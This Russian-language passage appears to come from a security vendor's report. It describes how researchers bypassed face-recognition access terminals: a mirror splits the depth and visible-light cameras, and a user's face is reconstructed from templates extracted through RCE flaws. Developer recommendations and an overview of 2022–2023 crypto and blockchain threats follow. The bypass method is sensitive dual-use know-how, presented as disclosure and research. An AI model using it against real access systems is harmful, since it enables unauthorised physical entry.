
Рисунок 3. Внутреннее устройство первого девайса

ИК-проектор точек



В ходе исследования мы обнаружили, что у этого девайса есть проверка живого присутствия в кадре (liveness detection). Когда терминал подтверждает, что перед ним живой человек, захватывается изображение с камер видимого диапазона. Другими словами, данные с камеры глубины используются лишь для того, чтобы удостовериться, что перед терминалом находится именно человек. Его изображение для предобработки получают глубокие нейронные сети.

Продумывая возможные сценарии атак на первый девайс, мы решили попробовать физически разделить информацию, которая поступает на камеру глубины и на камеру видимого диапазона при помощи зеркала. Мы разместили зеркало так, чтобы оно не препятствовало работе камеры глубины, а его угол настроили таким образом, чтобы камеры видимого диапазона захватывали фотографию существующего пользователя. Атака развивается следующим образом: злоумышленник проходит проверку liveness камерой глубины, так как он все же живой человек, хотя и не зарегистрированный в системе. Когда система понимает, что перед ней реальный человек, она захватывает для распознавания своими глубокими сетями то изображение, которое мы ей показываем с помощью зеркала.






Рисунок 5. Схема атаки с разводом каналов данных

Это достаточно простой, но в то же время эффективный метод. Теоретически любая система, использующая камеру глубины, может быть уязвима для такой атаки, в частности и Face ID на айфонах.


Научившись обходить каналы данных с помощью подмены изображения, мы стали исследовать сценарий атаки, при котором у злоумышленников не будет информации о зарегистрированном пользователе. Мы обнаружили в системе классические уязвимости, в частности Remote Code Execution (RCE, возможность удаленного выполнения кода), которые позволили детально изучить работу терминала. У нас получилось извлечь модели машинного обучения, векторы пользователей (хешированные лица) и восстановить алгоритм работы биометрической аутентификации. Благодаря этому мы смогли понять, насколько точно то, что мы показываем системе, совпадает с тем, что есть в ее базе.

На следующем этапе мы предприняли попытку восстановить лицо пользователя, используя его скрытое представление в базе данных. Такую атаку можно сравнить с восстановлением исходного пароля из хеша.

Рисунок 6. Реализация атаки на первый девайс



Рисунк 7. Схема атаки с восстановлением лица пользователя из базы системы




Эксперимент должен был удовлетворять следующим критериям:

- ▶ требуемый минимальный порог для прохождения процедуры аутентификации — 2500 внутренних единиц (метрика, принятая разработчиком терминала, которая обозначает уровень соответствия лица внутреннему шаблону);
- ▶ оценка для реального пользователя — не менее 6000 внутренних единиц.

В результате эксперимента алгоритм смог достичь порога в 3500 внутренних единиц.

Мы высоко оценивали свои шансы на проведение успешной синтетической атаки, однако при попытке обойти систему в реальных условиях, вероятно, было много оптических искажений, из-за которых показатель снизился. Поэтому мы получили вот такое лицо.

Рисунок 8. Лицо пользователя, сгенерированное в ходе эксперимента



## Резюме по итогам анализа защищенности первого девайса:


- 1 Большой ошибкой разработчиков было не использовать данные с камеры глубины для аутентификации, чем мы и воспользовались. После проверки живого присутствия биометрической системе можно показывать какое угодно изображение, чтобы пройти авторизацию.
- 2 Не удалось достичь необходимой для успешной атаки точности при генерации искусственного (синтетического) лица, которое было бы максимально похоже на реального человека под биометрическим шаблоном по оценке алгоритма под капотом терминала. Если у злоумышленников будет достаточно времени, эта атака имеет большие шансы на успех.



## Девайс № 2

Второе исследованное нами устройство — биометрический терминал для учета рабочего времени сотрудников — было не настолько технически сложным, как первое: на его плате не было ядер CUDA для работы сложных нейронных сетей. Кроме того, этот терминал использует алгоритмы машинного обучения, которые применяют с 2010-х годов. Забегая немного вперед, отметим, что терминал оказался не так прост, как нам показалось на первый взгляд. Устройство было оснащено двумя камерами: обычной и инфракрасной (используется для биометрической аутентификации).


Модуль  
с камерами



Главная особенность биометрического терминала — инфракрасная камера. В случае с первым девайсом можно было глазами увидеть сигнал, идущий к сенсору. В этот раз все, что захватывает терминал, находилось вне человеческого восприятия, а значит, не получится обойти его, заменив живого человека дисплеем, так как любой дисплей создан для человеческого восприятия и, как следствие, светодиоды любого дисплея излучают свет в видимом глазу диапазоне — к которому, наоборот, невосприимчива камера терминала.

Под капотом терминала — каскадный классификатор для обнаружения лиц в кадре, 15 фильтров Габора для выделения лицевых признаков и алгоритм локальных бинарных шаблонов, позволяющий анализировать структуру для защиты от подмены (спуфинга). Все это работает в инфракрасном диапазоне.

Рисунок 9. Внутренности второго девайса



Фильтр Габора — это метод обработки изображений, или специфическое ядро свертки, с помощью которого обрабатывают изображение для выделения важных деталей.

В паре с фильтрами Габора часто работает защита от спуфинга, основанная на алгоритме локальных бинарных шаблонов. Процесс делится на пять этапов:

- 1 Картинка разбивается на ячейки.
- 2 Берется центральное числовое значение цвета из каждой ячейки и по часовой стрелке сравнивается со значениями ячеек, расположенных рядом.
- 3 Если центральное значение больше значения близлежащей ячейки, пишется «1», если меньше — «0».
- 4 Полученный бинарный код преобразуется в десятичное число.
- 5 По полученным данным строится гистограмма.

При создании шаблона для каждого пользователя извлекаются 12 векторов, которые сравниваются с новым захваченным вектором.




Рисунок 10. Пример работы алгоритма локальных бинарных шаблонов

В терминале мы выявили классические уязвимости, которые позволили более детально изучить его работу. Затем предприняли несколько попыток обойти проверку терминала, в частности создали специальный однокадровый экран, напечатанный на прозрачной пленке, с подсветкой изображения в инфракрасном диапазоне. К сожалению, терминал оказался очень чувствительным к различным изменениям. Например, одного и того же пользователя в очках и без очков терминал распознал как двух разных людей. Это не обеспечивает такую же гибкость работы, как у первого устройства, однако связка технологий из фильтров Габора, локальных бинарных шаблонов и инфракрасной камеры оказывает достойное сопротивление злоумышленнику.





Рисунок 11. Однокадровый прозрачный экран для реализации атаки на второй девайс



## Резюме по итогам анализа защищенности второго девайса

Использование инфракрасного диапазона вкупе с классическими алгоритмами снижает гибкость работы устройства, но при этом делает его более устойчивым к атакам.

### Выводы



В ходе исследования мы изучили биометрические терминалы контроля доступа с различными типами алгоритмов и установили, что терминал, использующий нейронные сети, злоумышленники могут взломать с помощью обычного зеркала, хотя он более гибкий в работе и позволяет пройти аутентификацию человеку в медицинской маске, защитном шлеме или с ярким макияжем. В то же время технически менее сложный терминал, построенный на классических алгоритмах машинного обучения, показал себя более устойчивым к попыткам нелегально пройти аутентификацию. Оба терминала были подвержены классическим уязвимостям, в частности одной из самых опасных — возможности удаленно выполнять код (RCE).


## Рекомендации для разработчиков по усилению защиты биометрических устройств

1. Использовать данные с датчика глубины. Получение данных о поверхности лица даст много уникальных анатомических характеристик. Грамотное использование этой информации позволит точно отличать одного человека от другого.
2. Проводить независимый аудит устройств.
3. Идти навстречу исследователям безопасности, быть открытыми. Разработка устройств — сложный, многоэтапный процесс. Однако даже самая высококвалифицированная команда может ошибиться, что приведет к появлению уязвимостей в продукте. Несколько десятков тестировщиков не смогут дать столько же информации о продукте, сколько тысячи реальных пользователей. Быть открытыми — значит быть готовыми принять их опыт с пользой для своего продукта.

# Безопасность криптовалюты и блокчейна под угрозой

ИГОРЬ АГИЕВИЧ,  
АНДРЕЙ БАЧУРИН

Специалисты по безопасности распределенных  
реестров, Positive Technologies



## Актуальные векторы атак

Прошедший 2022 год побил все рекорды по количеству взломанных криптопроектов и похищенных средств <sup>1</sup>: общий ущерб составил 3,8 млрд долларов <sup>2</sup>. В первую очередь год запомнился атаками на блокчейн-мосты. Самыми крупными оказались взломы криптобиржи FTX (650 млн долларов), BSC Token Hub, принадлежащего крупнейшей криптовалютной бирже в мире Binance (566 млн долларов), Ronin (552 млн долларов), Wormhole (326 млн долларов) и Nomad (190 млн долларов) <sup>3</sup>. Кроме того, зафиксирован первый случай успешного удаленного взлома криптоматериала <sup>4</sup>. Атаку провели через интернет: злоумышленники проэксплуатировали уязвимость нулевого дня в устройствах GENERAL BYTES — второго по величине производителя криптоматериалов в мире. Можно предположить, что криптовалютные банкоматы станут мишенью для киберпреступников в 2023 году.

Растет интерес злоумышленников к криптобиржам и DeFi-протоколам. Один из самых популярных видов атак — манипуляция

ценой актива в DeFi-протоколе: злоумышленники берут под контроль ценовой оракул проекта (сервис доставки внешних цен и котировок активов) или совершают покупку (продажу) криптоактива на большую сумму, тем самым сильно влияя на цену актива в протоколе, а затем совершают с ним финансовые операции по выгодной им цене.

Кроме того, широкое распространение получило мошенничество с эйрдропами (airdrop): пользователям приходили электронные письма о бесплатной раздаче криптовалют, токенов или NFT. Дарение активов за выполнение пользователями определенных действий действительно популярно у криптовалютных стартапов в момент запуска. Злоумышленники, как всегда, используют актуальную тему в своих целях: под видом бесплатных NFT-токенов и виртуальных коллекционных предметов они рассылают вредоносное ПО.

## Есть и хорошие новости

В последние годы все больше криптопроектов стали проводить аудит смарт-контрактов.

Растет интерес злоумышленников к криптобиржам и DeFi-протоколам

<sup>1</sup> Общемировые данные, основанные на собственной экспертизе Positive Technologies, результатах расследований, а также на данных авторитетных источников.


<sup>2</sup>



---

## Широкое распространение получило мошенничество с эйрдропами

---



В мире продолжают появляться компании, специализирующиеся на проверке безопасности кода, развернутого в блокчейне, но их количества и спектра предоставляемых ими услуг пока недостаточно для покрытия всех потребностей блокчейн-индустрии в аудите защищенности. Кроме того, в этой области наблюдается дефицит кадров: специализированных курсов не так много. В основном они охватывают только язык Solidity (для EVM-подобных блокчейнов вроде Ethereum), тогда как все большую популярность приобретают языки программирования Rust (смарт-контракты для Solana, NEAR) и Go (на нем написана часть кода, используемого в различных блокчейнах и протоколах для работы с ними).

Активно развивается направление bug bounty: в настоящее время Immunefi и Code4rena — аналоги HackerOne для блокчейна — одни из немногих площадок, помогающие компаниям найти уязвимости, ускользнувшие от аудиторов. Например, они выплачивают вознаграждения за бреши, найденные в защите на стороне сайтов, — компании, занимающиеся аудитом смарт-контрактов, их в принципе

не проверяют. Так, возможность изменения кода сайта, как правило, приводит к подмене адреса кошелька получателя, и в итоге пользователь теряет свои деньги. Зачастую уязвимости выявляются не на уровне блокчейна, а в инфраструктуре, на сайте, на сервере приложений, на уровне баз данных. Поэтому аудит безопасности проектов может и должен быть шире, чем только аудит смарт-контрактов. Bug bounty — один из способов расширить его охват.

Иногда проблемы безопасности возникают по вине администратора проекта, и при аудите их обнаружить невозможно. Например, аудиторы могут посчитать необходимым изменить код так, чтобы важная функция выполнялась только после нескольких подписей разных администраторов (это важно для защиты от утечки приватного ключа у одного человека). При этом код действительно изменится в соответствии с требованиями проверяющих, но администратор вместо использования ключей разных пользователей может создать себе несколько ключей.



5



6



7



3



4



8

**Immunefi и Code4rena — аналоги HackerOne для блокчейна — одни из немногих площадок, помогающие компаниям найти уязвимости, ускользнувшие от аудиторов**

Интересный случай произошел под занавес 2022 года с проектом Rubic <sup>9</sup>. По ошибке в список криптобирж был внесен адрес смарт-контракта криптовалюты. Особенность кода криптопроекта позволила атакующему этим воспользоваться. В момент аудита кода список был пуст, и аудиторы не могли спрогнозировать возникновение такой ситуации.

Уязвимости на уровне протоколов в 2022 году приводили или могли привести к проблемам на уровне самой блокчейн-сети. С этим столкнулись криптопроекты Avalanche, Lightning Network, Zcash.

## Массовое принятие криптовалюты

Количество пользователей криптовалют по всему миру продолжает увеличиваться. Например, в России рост интереса к криптовалюте вызван миграцией граждан, а также ограничениями Центробанка на перевод денежных средств и вывоз наличной валюты за рубеж. Не последнюю роль в том, что россияне начали активно пользоваться криптовалютой для международных переводов, сыграло большое количество криптоматов в странах ближнего зарубежья. В 2023 году тренд на массовое принятие криптовалюты усилится.



## Отличие подходов к регулированию криптовалюты в России и мире

Вопрос государственного регулирования криптовалюты стоит довольно остро. В прошлом году власти 42 стран выпустили более ста руководящих указаний для участников криптоиндустрии <sup>10</sup>. В ближайшее время в США и странах ЕС намерены запретить анонимные транзакции, из-за чего, кстати, блокчейн может потерять свою особенность и главное преимущество — отсутствие прямой связи между конкретным пользователем и адресом кошелька. Например, в сентябре 2022 года Минфин США ввел санкции в отношении Tornado Cash — децентрализованного протокола для проведения анонимных операций. В США также набирает обороты «зеленая» повестка: законотворцы пытаются оценить вред, причиняемый экологии майнингом <sup>11</sup>. Некоторые штаты стараются урегулировать майнинг самостоятельно <sup>12</sup>. В России в ноябре 2022 года в Госдуму был внесен законопроект о легализации майнинга криптовалюты. Кроме того, отечественным компаниям планируют разрешить рассчитываться в цифровой валюте с зарубежными партнерами. Однако ждать скорой легализации криптовалюты в качестве платежного средства для физических лиц, на наш взгляд, не стоит.





## Прогнозы на 2023 год: децентрализованные биржи на мушке

Все больше компаний строят свои цифровые территории <sup>12</sup>, а значит, метавселенные в ближайшие годы получат новый виток развития. Вместе с их расцветом возрастет и популярность NFT, так как эти технологии взаимовыгодно сосуществуют друг с другом. В одних случаях это выставка картин в диджитал-пространстве (вполне вероятно, полностью виртуальном), в других — NFT-картина может быть артефактом, используемым в компьютерных играх.

Блокчейн-площадки быстро привлекают новых пользователей. Среди них много любителей онлайн-игр, которым, как правило, интересны GameFi-проекты. Такие программы позволяют зарабатывать играя. Еще один тренд, который станет более явным в 2023 году, — learn to earn («учись зарабатывая»): это способ получить криптовалюту в процессе изучения чего-либо, например иностранных языков. Развитие learn to earn обусловлено тем, что после пандемии онлайн-обучение стало неотъемлемой частью современной жизни.

Высокая стоимость энергоресурсов в некоторых частях света уже привела к массовой миграции майнинговых компаний в страны с более низкими ценами на электричество, в первую очередь Россию и Казахстан (эта тенденция продолжится, чему также поспособствует регулирование майнинга), а в будущем может стать причиной закрытия таких компаний. Некоторые крупные майнинговые фирмы в США уже столкнулись с угрозой банкротства <sup>14</sup>. То же самое может произойти в Европе.

Мы ожидаем, что в 2023 году участятся случаи взлома децентрализованных бирж. Недавний крах биржи FTX, второй по величине в мире, стал причиной значительного оттока пользователей с других централизованных платформ, например Binance. Криптовалюту активно переводят на DeFi-платформы, где пользователи могут обменивать токены напрямую, используя ликвидность децентрализованной криптобиржи. А злоумышленники, как известно, всегда следуют за потенциальными жертвами и деньгами.

Можно предполагать, что тренд на использование способов проникновения в систему, не покрываемых аудитом смарт-контрактов, сохранится.

**Высокая стоимость энергоресурсов в некоторых частях света уже привела к массовой миграции майнинговых компаний в страны с более низкими ценами на электричество**

# Актуальные угрозы безопасности блокчейн-технологий

**ИГОРЬ АГИЕВИЧ**

Специалист по безопасности распределенных реестров, Positive Technologies

Блокчейн-технологии становятся все более популярными, несмотря на зафиксированное падение капитализации наиболее популярных криптовалют по итогам 2022 года. В прошлом году толчком к увеличению числа пользователей в России, использующих криптовалюту, послужили ограничения на перевод денежных средств и вывоз наличной валюты за рубеж. При этом в мире растет число установленных криптоматов (34 681 устройство на 1 января 2022 года и 38 887 устройств на 1 января 2023 года) ❶. Двойка лидеров за год не поменялась: это США примерно с 32 800 криптоматами и Канада примерно с 2600. А вот на третьем месте неожиданно оказалась Австралия: если год назад там было всего 45 устройств, то на начало 2023 года уже 227. В Грузии количество криптоматов за год практически утроилось: с 36 до 131.






Аутсайдером является Великобритания: количество устройств за год снизилось почти в пять раз (со 106 до 22) в связи со вступлением в силу законодательных ограничений (они привели к конфискации устройств) <sup>2</sup>. Но это не оказало существенного влияния на распространенность криптоматов в мире в целом. В России ситуация с криптоматами противоположна британской. В 2018 году у одного из производителей были изъяты все 22 устройства <sup>3</sup>. В 2022-м в Москве появилось 14 новых криптоматов <sup>4</sup>. Генеральный директор компании по производству криптоматов в октябре 2022-го заявил в интервью, что его бизнес соответствует российскому законодательству, а также объяснил уменьшение количества криптоматов в России необходимостью их модернизации, спрогнозировав возвращение количества устройств <sup>5</sup>. Надежду на прочное вхождение подобных технологий в нашу жизнь дают и государственные органы. Так, Центробанк РФ в 2022 году включил первую организацию (ООО «Атомайз») в реестр операторов информационных систем, в которых осуществляется выпуск цифровых финансовых активов (ЦФА) <sup>6</sup>. Регулятор признал правила информационной системы компании и техническую

реализацию платформы соответствующими законодательству. Это позволяет компании обеспечивать клиентам возможность выпуска ЦФА на своей платформе и получать новые виды продуктов в токенизированной форме. Организация также сможет самостоятельно осуществлять операции обмена внутри своей платформы, поскольку в правила информационной системы заложены положения правил обмена ЦФА. В ноябре 2022 года на платформе организации состоялась первая сделка с участием физических лиц: они приобрели ЦФА на палладий на вторичном рынке <sup>7</sup>. При этом платформа работает на базе блокчейна.

Продолжается развитие концепции цифрового рубля. В 2021 году Центробанк выпустил документ с соответствующим названием, в котором говорится, что цифровой рубль технически будет опираться на технологии блокчейна <sup>8</sup>. Восьмого февраля 2023 года в офисе Росбанка была продемонстрирована первая в России сделка по обмену цифровым золотом с использованием цифровых рублей <sup>9</sup>. А уже на 1 апреля Центробанк запланировал запуск пилотного проекта по реальным операциям с цифровым рублем с участием физических лиц <sup>10</sup>.





На основе блокчейн-технологий реализуются различные проекты. Например, компания Web3 Tech реализовала решения для частных и государственных компаний в различных отраслях — национальную систему дистанционного электронного голосования, блокчейн-платформу ФНС (электронный документооборот), финтех-сервисы Альфа-Банка <sup>11</sup>. Web3 Tech также запустила NFT-маркетплейс Raritet.io, позволяющий выпускать NFT компаниям и частным лицам в рамках юридического поля России.

Популярность блокчейн-технологий говорит о том, что стоит уделить внимание вопросам их безопасности. Мы проанализируем текущее состояние защищенности этой сферы нашей цифровой реальности — с учетом того, что блокчейн при решении возложенных на него задач не функционирует сам по себе, в отрыве от других, привычных технологий.

## Блокчейн: новые технологии — новые проблемы

Существуют разные виды блокчейнов, и у каждого вида свои особенности. По уровню открытости их разделяют на публичные, приватные и консорциумные блокчейны <sup>12</sup>. Публичные сети полностью открыты и прозрачны, и доступ к ним может получить любой пользователь в мире. Примеры таких сетей — Bitcoin, Ethereum, Waves, Ripple. Внутри приватной блокчейн-сети действуют определенные договоренности между участниками: об уровнях доступа к информации, правилах внесения записей и проверки данных. Консорциумный

